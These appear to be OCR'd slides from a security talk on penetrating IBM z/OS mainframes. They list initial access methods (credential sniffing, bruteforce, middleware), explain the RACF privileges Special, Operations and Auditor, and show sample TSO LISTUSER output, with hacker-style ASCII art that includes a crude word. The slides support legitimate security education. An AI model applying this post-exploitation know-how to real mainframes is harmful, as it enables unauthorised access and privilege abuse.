


```
         .o o00000000o                                           000o
        0b.0000000o  000o.      o00o.                      .ad0000000
        0bo0"""""""""""".00o. .o00000o.    000o.o00000o..""""""""""00
        00P.o00000000000 "P00000000000o.   ""000000000P,00000000000B"
        "0"0000"     `0000o"00000000000` .ad000000000"o000"    `0000o
        .0000"            `00000000000000000000000000"            `00
        00000      TSO    ""0000000000000000""        EURO        o00
       o00000ba.                .ad000"0000000ba               .ad0000o.
      o0000000000000ba.    .ad0000000000@^0000000ba.     .ad000000000000
     00000000000000000.00000000000000"`  ""0000000000000.00000000000000
     "0000"       "Y0o0000M0I0N0D00"`  .   ""00R0A0P0E000o0Y"     "000"
        Y           "00000000000000: .o00o. :00000000000?"         :`
        :            .o0%0000000000o.000000.o000000000000?         .
        .            o00P"%00000000o0000000?o00000?0000"00o
                     "%o  0000"%0000%"%00000"000000"000":
                          `$"  `0000" `0"Y "" `0000"  o            .
        .                  :     0P"          : o     .
                           .      :           .
                                  .
```



```
root@kali:~#
```

Quick recap on how to execute code on z/OS



~~Sniffing credentials~~

~~Good ol’ bruteforce~~

~~Go through the middleware~~

And many more (FTP, NJE, etc.)

Check out @Mainframed767, @BigEndianSmalls & @singe’s talks!


Shell on z/OS, now what?

The most widespread security product on z/OS is RACF. It performs authentication, access control, etc.

There are three main security attributes on RACF :

- Special : can alter RACF rules and access any resource
- Operations : access all files unless being forbidden from doing so
- Auditor : access audit trails and manage logging classes


LISTUSER command on TSO



```
 READY
LISTUSER
 15.36.03 JOB03036 $HASP165 ASMCMP1  ENDED AT N1  MAXCC=0 CN(INTERNAL)
 USER=AYOUB  NAME=AYOUB                 OWNER=IBMUSER   CREATED=15.327
  DEFAULT-GROUP=SYS1     PASSDATE=17.170 PASS-INTERVAL=180 PHRASEDATE=N/A
  ATTRIBUTES=SPECIAL OPERATIONS
  ATTRIBUTES=AUDITOR
  REVOKE DATE=NONE   RESUME DATE=NONE
  LAST-ACCESS=17.187/15:36:00
  CLASS AUTHORIZATIONS=NONE
  NO-INSTALLATION-DATA
  NO-MODEL-NAME
  LOGON ALLOWED   (DAYS)          (TIME)
  ---------------------------------------------
  ANYDAY                          ANYTIME
```

TSO: command line interpreter

